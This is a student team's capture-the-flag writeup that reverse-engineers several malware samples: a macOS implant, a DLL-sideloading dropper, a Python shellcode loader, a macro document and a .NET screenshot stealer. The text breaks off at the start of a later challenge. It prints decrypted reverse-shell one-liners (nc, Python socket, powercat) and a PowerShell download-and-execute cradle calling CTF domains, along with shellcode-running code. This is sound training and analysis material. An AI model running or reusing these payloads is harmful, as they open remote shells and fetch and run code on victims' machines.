

Intervarsity Cyber Forensic Capture Challenge Writeup

Writeup made by:

InsyaAllah Final



ZG9hIG1haWwgZGkgYXRhcBrYXBhbA==

171k - Razlan bin Ramli
Mejik - Abdul Haziq bin Sujif
Pokok - Mohamad Aiman bin Hasan

TABLE OF CONTENT

Reverse Engineering.....	4
RESIDUAL IMPLANT.....	4
Residual Implant.....	4
ADVISORY DECEPTION.....	6
Advisory Deception #1.....	6
Advisory Deception #2.....	7
Advisory Deception #3.....	8
Advisory Deception #4.....	8
STOLEN CREDENTIALS.....	11
Stolen Credentials.....	11
QUACKBOT.....	13
Quackbot.....	13
Malware Analysis.....	17
REMBAYUNG.....	17
Rembayung #1.....	17
Rembayung #2.....	18
SPEED TEST ANOMALY.....	20
Speed Test Anomaly #1.....	21
Speed Test Anomaly #2.....	22
Speed Test Anomaly #3.....	22
Speed Test Anomaly #4.....	23
Birthday Trap.....	25
Birthday Trap.....	25
PHOTO VIEWER GONE ROGUE.....	28
Photo Viewer Gone Rogue.....	28
INCIDENT RESPONSE.....	31
Breadcrumbs.....	31
Breadcrumbs #1.....	31
Breadcrumbs #2.....	32
Breadcrumbs #3.....	33
Breadcrumbs #4.....	33
Breadcrumbs #5.....	34
Breadcrumbs #6.....	35
Breadcrumbs #7.....	37
Breadcrumbs #8.....	38
Breadcrumbs #9.....	38
Breadcrumbs #10.....	39
Breadcrumbs #11.....	39

Breadcrumbs #12.....	40
Breadcrumbs #13.....	41
CLASSIC.....	43
Classic#1.....	44
Classic#2.....	44
Classic#3.....	45
Classic#4.....	45
Classic#5.....	46
Classic#6.....	46
Classic#7.....	46
HERE'S THE DUMP.....	47
Here's the Dump #1.....	47
Here's the Dump #2.....	49
SECURITY INCIDENT.....	52
Security Incident.....	52
DIGITAL FORENSIC.....	54
MEMOIR.....	54
MEMOIR #1.....	54
MEMOIR #2.....	55
MEMOIR #3.....	56
MEMOIR #4.....	56
MEMOIR #5.....	58
MEMOIR #6.....	59
MEMOIR #7.....	59
MEMOIR #8.....	60
MEMOIR #9.....	61
OhMyFiles.....	63
OhMyFiles #1.....	63
OhMyFiles #2.....	64
OhMyFiles #3.....	64
OhMyFiles #4.....	65
OhMyFiles #5.....	66
OhMyFiles #6.....	66
OhMyFiles #8.....	67
OhMyFiles #7.....	68
OhMyFiles #9.....	68
OhMyFiles #10.....	69

Reverse Engineering

RESIDUAL IMPLANT

Challenge Description

“Following a compromise assessment, analysts extracted a small residual binary believed to have been part of a macOS backdoor. Reverse-engineer the binary and determine the C2 domain used by the implant.”

Challenge Setup

```
(komander㉿kali)-[~/Downloads/RE/residual]
$ ls
Implant.zip  UpdateHelper  extract_flag.py  solve.py  solver_final.py

(komander㉿kali)-[~/Downloads/RE/residual]
$ file UpdateHelper
UpdateHelper: Mach-O universal binary with 2 architectures: [x86_64:\012- Mach-O 64-bit x86_64 executable, flags:<NOUNDEF>|DYLDLINK|TWOLEVEL|PIE>] [\012- arm64:\012- Mach-O 64-bit arm64 executable, flags:<NOUNDEF>|DYLDLINK|TWOLEVEL|PIE>]

(komander㉿kali)-[~/Downloads/RE/residual]
$
```

We started by identifying the file type. The `file` command confirmed it is a Mach-O universal binary (Fat Binary) containing code for both x86_64 and arm64 architectures. That means we can perform decompiling using Ghidra or [dogbolt](#).

For the initial assessment of the `file`, which is its entry() function. we can identify several characteristic of the malware:

1. Anti-Analysis/VM Detection

-It checks for virtualization environments using `sysctl` and hardware model strings: VMware, VirtualBox, Parallels, QEMU

2. Fake Pretense

-It prints fake status messages to look legitimate: [*] Compatibility mode detected, [*] Running system diagnostics

Residual Implant

Author: Pokok

Solution:

By looking at the entry() function, The code has a **Linear Congruential Generator (LCG)** to generate a stream of XOR keys, the presence of the “system”
`local_22a0 = CONCAT17(local_22a0._7_1_,0x6d6574737973);`

And some looping that we can see that it iterates `lVar6` from 5 to `0x265`. Inside the

loop, it updates the random number (`uVar8`) twice and XORs it with bytes from the data section (`UNK_100001bff` and `DAT_100001c00`)
We can now make a [script](#) to decrypt the code.

```
(komander㉿kali)-[~/Downloads/RE/residual]
└─$ python3 flag_v2.py
[*] Generating Key Stream...
[*] Reading UpdateHelper binary...
[*] Brute-forcing file offset to find payload...

[+] FOUND POTENTIAL PAYLOAD at offset 0x2c04!
[+] Decrypted String:
#!/bin/bash
# Check for internet connection
curl -s --head https://google.com >/dev/null || exit 1

# Check for init file
if [ ! -f "/tmp/.zsh_init_success" ]; then exit 1; fi

mkfifo /tmp/forforforash ;cat /tmp/forforforash -i >&1|nc Pvt3QG28pg.capturextheflag.io 4444 >/tmp/forforfora \
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("Pvt3QG28pg.capturextheflag.io",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"]);' 2>/dev/null || \
nc Pvt3QG28pg.capturextheflag.io 4444 -e /bin/sh >/dev/null
1^Meo+JW%
6B<Yt|19D%Lzf4*gN+Y}Gy'_H5B;W-N>b<(|Q$+r;cP斐dnzR,ClnNZA      r+1qQ?to)→h=Zi3I6:5U?ayl'      9KoC_W^
!Ei'?FŽ, b[Xjh

(komander㉿kali)-[~/Downloads/RE/residual]
└─$
```

After running the python script, we can see the snippet
[`s.connect\("Pvt3QG28pg.capturextheflag.io",4444\)`](#)

FLAG:
NEXSEC25{Pvt3QG28pg.capturextheflag.io}

ADVISORY DECEPTION

Challenge Description

“During a routine security audit, our team intercepted a suspicious binary that was distributed to several network administrators. The file was delivered via email, claiming to contain an urgent “Internet Protocol Governance & Standards Advisory - March 2025” document.”

Challenge Setup

The first step is to recon. We can use the command “file” to find out the file type so we can use the right tool!

```
L$ file almostdoubleclicked.exe  
almostdoubleclicked.exe: PE32+ executable for MS Windows 5.02 (console), x86-64, 19 sections
```

I changed the filename because I almost got fooled hahaha. We can identify that the file is an exe file so we can use Ghidra and [dogbolt](#) !

Advisory Deception #1	Author: 171k
-----------------------	--------------

Challenge Description

“The binary presents itself as a legitimate document viewer, but preliminary analysis suggests otherwise. Reverse-engineer the binary and identify the DLL name used by the malware to blend in with legitimate system files.”

The first task is to find the dll name used by the malware to blend in the system!

```
...  
FUN_140001740();  
local_18 = LoadLibraryA("vcruntime140.dll");  
uVar3 = 0x104;  
DVar1 = GetModuleFileNameA((HMODULE)0x0, local_18);  
if (DVar1 == 0) {  
    puts("Failed to get module filename");  
    uVar3 = 1;  
}
```

By inspecting the decompiled code inside dogbolt, we can find that the code will load the library with `vcruntime140.dll`. `vcruntime140.dll` is indeed a real file in system32 but by calling it from `loadlibraryA` without a full path shows that the “dll” will deploy inside the current path.

Thus, it is fake and it is a flag!

Flag:

`nexsec25{vcruntime140.dll}`

Advisory Deception #2

Author: 171k

Challenge Description

“*What directory does the malware copy itself to?*”

We can simply use strings command on the `vcruntime140.dll` and get the path:

```
jwNA
Global\{312ABD2F-2C03-4E29-9B47-F90C21A71A3D}
C:\ProgramData\MicrosoftSyncService
Software\Microsoft\Windows\CurrentVersion\Run
MicrosoftSyncService
```

But I cannot use this as my reasoning for this challenge because that would be a non-logical justification to pick a path I found by using strings.

So I run my Ghidra and inspect the file then found this:

```
builtin_memcpy(local_238,"C:\\ProgramData\\MicrosoftSyncService\\vcruntime140.dll
local_229rav251 = '\\\\'.
```

This shows that the malware did copy itself into that path! The `builtin_memcpy` means that it is copying a specific chunk of data from one place in memory to another!

Flag:

`nexsec25{C:\ProgramData\MicrosoftSyncService}`

Advisory Deception #3

Author: 171k

Challenge Description

“Uncover the exported function used to achieve persistence.”

When the malware first run, it executes this part:

```
else {
    if (param_1 < 2) {
        local_20 = "Internet Protocol Governance.docx";
        pcVar4 = "Internet Protocol Governance.docx";
        uVar3 = 0;
        local_28 = ShellExecuteA((HWND)0x0,"open","Internet Protocol Governance.docx",(LPCSTR)0x0,
                               (LPCSTR)0x0,1);
        local_30 = GetProcAddress(local_18,"__vcrt_InitializeCriticalSectionEx");
        if (local_30 == (FARPROC)0x0) {
            DVar1 = GetLastError();
            FUN_1400027c0("GetProcAddress failed: %lu\n", (ulonglong)DVar1,pcVar4,uVar3);
            return 1;
        }
        (*local_30)(local_148);
    }
}
```

It passes the filename “*Internet Protocol Governance.docx*” into the exported function which is “*__vcrt_InitializeCriticalSectionEx*” Since this occurs during the initial execution phase, this specific export is responsible for copying the malware to the persistence directory then setting up the registry keys.

So, the flag is:

nexsec25{*__vcrt_InitializeCriticalSectionEx*}

Advisory Deception #4

Author: 171k

Challenge Description

“What is the command and control (C2) domain that the implant communicates with?”

From previous challenge, we can see from same function:

```
else {
    for (local_c = 1; local_c < param_1; local_c = local_c + 1) {
        iVar2 = strcmp(*(char **)(param_2 + (longlong)local_c * 8),"-accepteula");
        if (iVar2 == 0) {
            local_38 = GetProcAddress(local_18,"CreateFrameInfo");
            if (local_38 == (FARPROC)0x0) {
                DVar1 = GetLastError();
                FUN_1400027c0("GetProcAddress failed: %lu\n", (ulonglong)DVar1,uVar3,param_4);
                return 1;
            }
            (*local_38)();
        }
    }
}
```

The malicious code happens inside the `_CreateFrameInfo`, so I navigate to that function inside Ghidra to analyze!

```
/* 0x1381  I _CreateFrameInfo */
local_20 = (HLOCAL)0x0;
local_24 = 0;
iVar1 = FUN_25d7f22d1(&DAT_25d7f5020, 0x270, (longlong *)&local_20, &local_24);
if (iVar1 != 0) {
    Sleep(5000);
    local_10 = (FONTENUMPROCW)VirtualAlloc((LPVOID)0x0, (ulonglong)local_24, 0x30,
    if (local_10 == (FONTENUMPROCW)0x0) {
```

I notice that this part looks like a key, ciphertext structure based on how it calls the method. So I decided to follow the `DAT_25d7f5020` and get the strings.

Then I follow the `FUN_25d7f22d1` to get the key.

My findings:

```
Payload="9A37F05AF351B3A9AA90ACFE76597C165DBAB9557853ADD6AE37C925008
7F339"
"EF4AA492B39456D2ECF5EDE7A04AC7C1864C2D30B7E7EFBD50D9632429402E54"
"C1CBF807C8349078F3672EA7F875FD1CCECB0C6218F84A604FAF2B9AED450204"
"83635A2FE524CC96042D8D046E2AD63CA7474F8848313D790BDCBCF7EA7FF1C"
"4EFD54204289DBA252BD1D2A12BC55B6E4938C39535A8FDCD85CB6D6F17196B0"
"0B792CC06DAD3D71F0C186BF152EAC7AC78CCCBACA3548782F280A87DF6DCDE4"
"5AB348A8FEB6C6F8FD353A3A6DC7BD97CD2883AEB081AAD4E1D72A8D4CAF2CF1"
"2F665570F242BA55C64C38F3E66322D5680AEE0EA676D5A1CFDECC27BA033D29"
"269DB6F2F37CE3B3FE62B0D6A0EED31CB9203FB612F4D7C4319D5ECB47AE6D98"
"23EBE39AED33D77E483E105C0C7AFEBE00740C2F9AA9CB3B708D25E15147EFA7"
"3905D6349346BFAD63B7D03A248C0CD9C9A7B4C01CBF799A19BF105964B00AE5"
"977CB8BD77184A7C032FCEBE631B34DC57ABF6C3570904493BC5179294CCFDE4"
"0D7E99E1FF58BB3718A5046E6D16756FB12D64A120497519FC16EF0065CB108D"
"8B258AE1F59ECB2260F3BFD1460FC7470E60FDE6F66AF84B29D88718521C498C"
"A7EBE3BCDB4DEA41D744B9A4E96BC4A29D15853384AAF3252C9E4E8F78C3A79F"
"E45065D211123F75249081034B9B6F099EB881114CC3DC399A84C31E94F1F2F2"
"6A4CA7F17B21A1266FDE0205DA3AAEE3F21F9C2EC75DE6010085604853AB8A94"
"A8218212D2A12196E29D2D6072728BD94647E96A774E41B12C58B888CAAE9DCC"
"5F36D406C6CB13153079DA4B71D9806AB7F55A2469BAFD95DF8761FF0C36BD0C"
"2D991DCB95472981D2252543086FECC37002000000000000000"
```

```
K1 = 01 23 45 67 89 AB CD EF
K2 = FE DC BA 98 76 54 32 10
K3 = 89 AB CD EF 01 23 45 67
```

Then I use this [script](#) to decrypt the payloads.

The output:

```
powershell -nop -c "IEX (New-Object  
System.Net.Webclient).DownloadString('https://tinyurl.com/b4yh4sxh'); powercat -c  
fj3m58a9.capturextheflag.io -p 9999 -e cmd"
```

We can see the C2 Domain used there!

Flag:

nexsec25{fj3m58a9.capturextheflag.io}

STOLEN CREDENTIALS

Challenge Description

“During an incident response, we discovered a suspicious binary (soso.exe) that was encrypting harvested credentials before storing them in password.txt.”

Challenge Setup

We received two files, **soso** and **password.txt**!

Since the file “**soso**” did not have extension, I check it via file command:

```
L$ file soso
soso: Mach-O 64-bit x86_64 executable, flags:<NOUNDEF|DYLDLINK|TWOLEVEL|PIE>
```

It is an exe file! We can perform decompiling using Ghidra or [dogbolt](#).

After decompiling the [file](#), we can see what process the file does:

Basically this is the program “**soso**” flow:

Steps	Program
1	Get secret values which is key and nonce
2	Generate long stream using salsa20 algorithm
3	XOR Encryption
4	Base64 encoding
5	Print out the final string

While the **password.txt** is just the output of the soso program!

Stolen Credentials	Author: 171k
--------------------	--------------

By reading the program content, we can see that this is the classic reverse the program encryption challenge! So, to get the flag or decrypted form of **password.txt**, all we have to do is reverse the encryption!

Since we already obtain the information of key and nonce for XOR and salsa20 by reading the program decompiled version earlier, we can simply create a python script to decrypt it!

The script is [here](#)!

The output is the password: `QWERTYasdfg12345!@#$%`

Flag:

`nexsec25{QWERTYasdfg12345!@#$%}`

QUACKBOT

Challenge Description

"We identified a phishing campaign that uses several evasion techniques to deliver malware. Our visibility is limited to the malicious email attachment; any activity beyond that point requires further malware analysis."

Challenge Setup

We received a single file which is QuackBot.quack which we do not know the file content. So I ran my usual routine of file checking and found this:

```
L$ file QuackBot.quack
QuackBot.quack: Byte-compiled Python module for CPython 3.10 (magic: 3439), timestamp-based, .py timestamp: Wed Dec 10 1
0:08:14 2025 UTC, .py size: 592920 bytes
```

The file is actually a compiled python! Knowing we need to decrypt it, let's dive into this challenge.

Quackbot

Author: 171k

Challenge Description

"Analyse the malware to find what evil action is being done by it."

Since we know that the file is a compiled python, we can decompile it using [pycdc](#).

```
# Source Generated with Decompyle++
# File: QuackBot.quack (Python 3.10)

class Kramer:

    def __decode__(self = None, _execute = None):
        return (None, self._rasputin(_execute))[0]

    def __init__(self = None, _eval = None, _exec = None, *_decode, **_system)
        (self._bit, self._delete, self._rasputin, self._encode, _eval, _system
exit()None((lambda .0 = None: for _eval in .0:
if _eval not in self._bit:
passelif self._bit.index(_eval) + 1 < len(self._bit):
passself._bit.index(_eval) + 1[0]self._bit)(''.join((lambda .0: for t in .0:
chr(ord(t) - 638238) if t != '[' else '\n')(self._delete(_eval))))))
), eval)
        |     return self.__decode__(_system[self._bit[-1] + '_[-1] + self._bit[18]

Kramer(False, False, 'ceb6/f29bb686/f29bb68a/f29bb68d/f29bb68c/f29bb68f/f29bb6
```

We managed the decompiled version. But now we can see that there is a long string that can be suspected as another encryption and after searching through google and reading some repository from github. I identified that the encryption is [kramer encryption!](#)

By reading the repository of the kramer, we can craft a [decryption script](#) of the kramer and get to the next stage.

```
def kejahatan():

    if check_vm():
        return False

    if check_sandbox():
        return False

    encrypted_data = base64.b64decode('4isf0PJH9KRTcvIvN11MfvSwxS6C+ezfoJM5wbJ8xFd7/KEX8kkt+LP3K+5s0
key = 'My53cretk3yzztew'.encode('ascii')
shellcode = dec(key, encrypted_data)

    shellcode_buffer = ctypes.create_string_buffer(shellcode)
    ctypes.windll.kernel32.VirtualProtect(
        ctypes.byref(shellcode_buffer),
        ctypes.sizeof(shellcode_buffer),
        0x40,
        ctypes.byref(ctypes.c_ulong())
    )

    shellcode_func = ctypes.cast(shellcode_buffer, ctypes.CFUNCTYPE(ctypes.c_void_p))
    shellcode_func()
```

Now we reach this stage and already got the key. I did some research and found out that this rc4 can be decrypted since we got the key!

So I made this [script](#) and got to the next level!

```
└$ file whatstagearewe.bin
whatstagearewe.bin: data

└(h0nk@botlan)-[~/mnt/c/Users/Razlan/CTF/comp/mcm/quack]
└$ strings whatstagearewe.bin
NI(7
<qU@
Ih+1[
GS@qc
?.{.
G<dm
```

I was stuck in this stage for hours because I do not know what to do. I tried to decompile using Ghidra (did not work well) and tried to use multiple other decryption style.

Then, I use [capa](#) to analyze the file:

MBC Objective	MBC Behavior
DATA DEFENSE EVASION	Decompress Data::aPLib [C0025..003] Encode Data::XOR [C0026..002] Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02] Obfuscated Files or Information::Encryption-Standard Algorithm [E1027.m05]
Capability	Namespace
decompress data using aPLib (2 matches) encode data using XOR (10 matches) encrypt data using chaskey get ntdll base address	data-manipulation/compression data-manipulation/encoding/xor data-manipulation/encryption/chaskey linking/runtime-linking

I found something new which mentions chaskey. A type of algorithm I just learnt!

After googling and researching, finally I found something interesting:

The screenshot shows a dark-themed web browser window. In the search bar, the query "chaskey encryption exe" is typed. Below the search bar, there is a snippet of a search result from Kali Linux. The snippet includes the URL "https://www.kali.org/tools/donut-shellcode", the title "donut-shellcode | Kali Linux Tools", and a brief description: "10 Mar 2025 — The module is optionally encrypted using the **Chaskey** block cipher and a 128-bit randomly generated key. After the file is loaded and ...".

Donut-shellcode, which has a module that optionally can be encrypted with Chaskey!

So then I look for a donut decryptor and found one [here](#).

```
$ donut-decryptor whatstagearewe.bin
2025-12-15 07:47:02,104 - donut_decryptor.decryptor - INFO - Parsing donut from file: whatstagearewe.bin
2025-12-15 07:47:02,104 - donut_decryptor.decryptor - INFO - Using 1.0_64, and instance version: 1.0
2025-12-15 07:47:02,110 - donut_decryptor.decryptor - INFO - Locating instance in file: whatstagearewe.bin
2025-12-15 07:47:02,111 - donut_decryptor.decryptor - INFO - Found instance at: 0x5
2025-12-15 07:47:02,146 - donut_decryptor.decryptor - INFO - Writing module to: /mnt/c/Users/Razlan/CTF/comp/whatstagearewe.bin
2025-12-15 07:47:02,151 - donut_decryptor.decryptor - INFO - Writing instance meta data to: /mnt/c/Users/Razlan/CTF/comp/mod_whatstagearewe.bin
2025-12-15 07:47:02,154 - donut_decryptor.cli - INFO - Parsed: 1 of 1 attempted files

[h0nk@botlan] ~ [/mnt/c/Users/Razlan/CTF/comp/mcm/quack]
$ strings mod_whatstagearewe.bin
!This program cannot be run in DOS mode.
$E9i
.text
.data
.rdata
@.pdata
@.xdata
.
```

Here we are, the final stage!

```
cmd.exe  
156.145.170.163  
145.143.62.65  
173.65.61.63  
141.146.143.61  
62.67.62.142  
64.60.66.66  
70.71.71.65  
144.141.63.146  
66.71.146.141  
145.145.145.65  
142.63.67.144  
144.65.70.142  
145.143.143.143  
71.146.142.146  
64.61.143.143  
63.142.64.64  
141.65.70.66  
66.71.144.145  
66.175
```

From here there are suspicious lines of ip addresses..

The Decoded Flag

If you decode the entire list of "IPs" found in your output:

Octal IP Segment	ASCII	Octal IP Segment	ASCII
156.145.170.163	nexs	145.143.62.65	ec25
173.65.61.63	{513	141.146.143.61	afc1
62.67.62.142	272b	64.60.66.66	4066
70.71.71.65	8995	144.141.63.146	da3f
66.71.146.141	69fa	145.145.145.65	eee5
142.63.67.144	b37d	144.65.70.142	d58b
145.143.143.143	eccc	71.146.142.146	9fbf
64.61.143.143	41cc	63.142.64.64	3b44
141.65.70.66	a586	66.71.144.145	69de
66.175	6}		

Honestly in this last part, I could not do it without ChatGPT. From here it got decrypted and we got the flag!

Flag:

nexsec25{513afc1272b40668995da3f69faeee5b37dd58beccc9fbf41cc3b44a58669de
6}

Malware Analysis

REMBAYUNG

Challenge Description

"One of our employees received an email inviting them to the opening ceremony of a restaurant. The email appeared suspicious, and fortunately our email system automatically quarantined it."

Challenge Setup

As usual, before analyzing the file we need to do basic recon to get file information so we can use the right tool!

```
└$ file 'Jemputan ke Majlis Perasmian Restaurant Rembayung.docm'  
Jemputan ke Majlis Perasmian Restaurant Rembayung.docm: Microsoft Word 2007+
```

As we can see, the file is indeed a Microsoft Word file but with .docm instead of .docx. This is because the file contains Macro and that is why it is called docm!

To analyze this file without running it (static analysis), we may use the tool [olevba](#) to analyze the file!

Rembayung #1

Author: 171k

Challenge Description

"Could you help us locate the payload?"

The request is quite simple, all we need to do is inspect the malware's code to view its behaviour!

```
Sub AutoOpen()
    On Error Resume Next
    Dim found_value As String

    For Each prop In ActiveDocument.BuiltInDocumentProperties
        If prop.Name = "Description" Then
            found_value = Mid(prop.Value, 56)
            orig_val = Base64Decode(found_value)
            #If Mac Then
                ExecuteForOSX (orig_val)
            #Else
                ExecuteForWindows (orig_val)
            #End If
            Exit For
        End If
    Next
End Sub
```

From olevba, we can view the script and find out that the malware is targeting the “Description” field inside Document Properties!

Flag:

nexsec25{Description}

Rembayung #2 Author: 171k

Challenge Description

“Give the SHA256 of the malware”

Now the challenge asks us to give the sha256 of the malware. Remember, the Microsoft word itself is NOT the malware! It also works as a platform for attackers to send the virus, just like an envelope to a malicious mail so lets not use sha256 of the Document and extract the actual malware!

From the previous challenge, we can confirm that the payload is located in Description. We can confirm this using **exiftool**!

A very long suspicious string. This confirms that it is indeed the payload! We can extract it using exiftool.

Command used:

```
exiftool -Description -b "Jemputan ke Majlis Perasmian Restaurant  
Rembayung.docm" | cut -c 56- | base64 -d > bahaya.exe
```

We can now run sha256sum on the file and get the flag!

Flag:

```
nexsec25{ca9e35196f04dca67275784a8bd05b9c4e7058721204ccd5eef38244b954e1c3}
```

SPEED TEST ANOMALY

Challenge Description


"A user reported that they downloaded a network speed testing utility from a third-party website to diagnose their slow internet connection. The application claims to measure download/upload speeds and display detailed network statistics. However, after running the tool, the user noticed unusual outbound network traffic that didn't match typical speed test patterns. The security team suspects this may be a disguised threat and needs to identify the threat actor's infrastructure. Reverse-engineer the binary and identify the library name used by the malware to detect sandbox environments."

Challenge Setup

Before we start diving into reversing and analyzing the malware, it is important that we do a little recon on the file to identify what tool is appropriate for forensic.

```
└ $ file NetworkSpeed.exe
NetworkSpeed.exe: PE32 executable for MS Windows 6.00 (GUI), Intel i386 Mono/.Net assembly, 3 sections
```

So we discovered that this dangerous file is a .net assembly so it can be decompiled using **dnSpy!**



After reading the program, we can actually call out the malware code by running the program and set a breakpoint to jump in the malicious part.

System.dll	No	No	No	4	4.8.9321.0 built by: NET481REL1LAST_25H2_B	8/27/2025 12:17:33 PM	0000017E340D0000-0000017E34430000	
System.Drawing.dll	No	No	No	5	4.8.9221.0 built by: NET481REL1LAST_25H2	6/19/2025 4:28:46 AM	0000017E32D80000-0000017E32E12000	
System.Configuration.dll	No	No	No	6	4.8.9221.0 built by: NET481REL1LAST_25H2	6/19/2025 4:28:38 AM	0000017E32E20000-0000017E32E86000	
System.Xml.dll	No	No	No	7	4.8.9221.0 built by: NET481REL1LAST_25H2	6/19/2025 4:28:41 AM	0000017E337E0000-0000017E33A64000	
Accessibility.dll	No	No	No	8	4.8.9221.0 built by: NET481REL1LAST_25H2	6/19/2025 4:15:20 AM	0000017E18C30000-0000017E18C3A000	
CoreServices	No	No	Yes	9	4.8.3761.0	<Unknown>	0000017E37AF0000-0000017E37F30000	

As we can see, we managed to call out this “CoreServices” we “unknown” data. Isn't that suspicious enough for us to flag it as malicious content? So now we can finally start doing the malware analysis!

Speed Test Anomaly #1

Author: 171k

Challenge Description

“identify the library name used by the malware to detect sandbox environments.”

In this challenge, we need to find what library (.dll) is being used by the malware to avoid sandbox detection. We can start approaching this part by analyzing the malicious code content:

```
// Token: 0x0600000A RID: 10 RVA: 0x00002270 File Offset: 0x00000470
private static bool ResolveDnsRecord()
{
    bool result;
    try
    {
        result = (NetworkValidator.GetModulePtr("SbieDll.dll").ToInt32() != 0);
    }
    catch
    {
        result = false;
    }
    return result;
```

After navigating through each function, we can finally see in this part that the code imported the module “*SbieDll.dll*” inside the *ResolveDnsRecord* function.

We can verify our answer by doing a little research on SbieDll.dll and this is my finding on the module:

<https://any.run/report/c6a3a1ea84251aed908702a1f2a565496d583239c5f467f5dc0cf55fb1a6db/08b01961-09ed-4941-84c6-3db7f1e495d1>

This shows that the module is the library used to detect sandbox environments.

Flag:

nexsec25{SbieDll.dll}

Speed Test Anomaly #2

Author: 171k

Challenge Description

“What is the minimum system drive size (in GB) required for the malware to execute?”

Now it asked for system driver size. This one is quite simple as we can just search for “Totalsize” inside the coreservice.

```
// Token: 0x0600000B RID: 11 RVA: 0x000022B0 File Offset: 0x000004B0
private static bool ValidateNetworkSettings()
{
    try
    {
        long num = 61000000000L;
        if (new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize <= num)
        {
            return true;
        }
    }
    catch
    {
    }
    return false;
}
```

Thankfully, we managed to find the driver size needed which is 61,000,000,000bytes which also can be converted into **61GB**. Surprisingly this function is right below the function in the previous challenge.

Flag:

nexsec25{61}

Speed Test Anomaly #3

Author: 171k

Challenge Description

“What filename does the malware use to save captured screenshots?”

In this challenge, we need to find the filename. Since screenshots are image files.. We can start looking for .jpg, .png or any other extension related to image.

```

public class LatencyChecker
{
    // Token: 0x0600000D RID: 13 RVA: 0x00002304 File Offset: 0x00000504
    public static void PingHost()
    {
        try
        {
            Directory.CreateDirectory(NetworkConfig.tempDirPath + "\\aSdFgHjK1\\QwErTyUiOp");
            using (Bitmap bitmap = new Bitmap(1920, 1080))
            {
                int.Parse(Screen.PrimaryScreen.Bounds.Width.ToString());
                int.Parse(Screen.PrimaryScreen.Bounds.Width.ToString());
                Size blockRegionSize = new Size(bitmap.Width, bitmap.Height);
                Graphics.FromImage(bitmap).CopyFromScreen(0, 0, 0, 0, blockRegionSize);
                string filename = NetworkConfig.tempDirPath + "\\aSdFgHjK1\\QwErTyUiOp\\
                    ZxCvBnMl.jpg";
                bitmap.Save(filename);
            }
        }
        catch (Exception)
        {

```

After searching through, we can find a suspicious part which shows a networkconfig path containing .jpg inside a pinghost function. We can conclude that this part is actually used to save the screenshot of the victim's information.

Flag:

nexsec25{ZxCvBnMl.jpg}

Speed Test Anomaly #4

Author: 171k

Challenge Description

“As usual, extract the domain used by the attacker.”

Now we get to the best part. Find the C2 domain used by the attacker!

```

// Token: 0x04000005 RID: 5
public static string TelemetryNetwork =
    "whQkhfaCW4dvBnzTCDW5rW6KLTU9RiSTcNwWFR/1gNP8rRfd9nuzy53BXr26J/7peazAVzWXDeL02U5ZiAQ1xbh9h
    BpgXzGf0/ukSaW+9mwFRwVGOnaRwSgyJpJ7KAOK";

// Token: 0x04000006 RID: 6
public static string ConnectivityModule =
    "KgLzmYKpZFe6P8SFke0JyQqQdHpgagBwg5GxfuQzId0L67FdiyDp8qZGyxPtUE
    +LOUJwuPrqsXNydzpUjsw==";

// Token: 0x04000007 RID: 7
public static string SecureChannelProvider = "QWdYdDZUc2R3bTE4Y3p5Y2UycXpwN3RoTDhIbmc2eHc=";

```

After digging through the malicious code, we can find these long suspicious encrypted strings inside the NetworkDiagnostics function.

```

using (MemoryStream memoryStream = new MemoryStream(encodedBytes))
{
    using (AesCryptoServiceProvider aesCryptoServiceProvider = new
        AesCryptoServiceProvider())
    {
        aesCryptoServiceProvider.KeySize = 256;
        aesCryptoServiceProvider.BlockSize = 128;
        aesCryptoServiceProvider.Mode = CipherMode.CBC;
        aesCryptoServiceProvider.Padding = PaddingMode.PKCS7;
        aesCryptoServiceProvider.Key = this.encodingKey;
        using (HMACSHA256 hmacsha = new HMACSHA256(this.authenticationKey))
        {
            byte[] array = memoryStream.ToArray();
            byte[] calculatedHash = hmacsha.ComputeHash(array, 32, array.Length - 32);
            byte[] array2 = new byte[32];
            memoryStream.Read(array2, 0, array2.Length);
            if (!this.ValidatePacketIntegrity(calculatedHash, array2))
            {
                throw new CryptographicException("Packet integrity check failed.");
            }
        }
    }
}

```

I dug through the TelemetryClient and found details on how the files got encrypted.
We can get this information:

Information searched	findings
Salt	<i>function protocolSalt</i>
algorithm	<i>PBKDF2-HMAC-SHA1</i>
encryption	<i>AES-256-CBC</i>

With all that information collected, I ran this [script](#) to decrypt the domain blob and get the flag!

Flag:

nexsec25{1k92jsas.capturextheflag.io}

Birthday Trap

Challenge Description

Your colleague Aminah received a birthday greeting email with an attached image file "happy_birthday.png". She mentioned seeing a warning dialog when she clicked it, but she forgot what it said then her PC started acting strange. Do NOT execute or click this file!- perform static analysis only to find the flag safely"

Challenge Setup

As usual, step 1 is recon. Lets read the file details using command `file`

```
└$ file Happy_Birthday.png.lnk
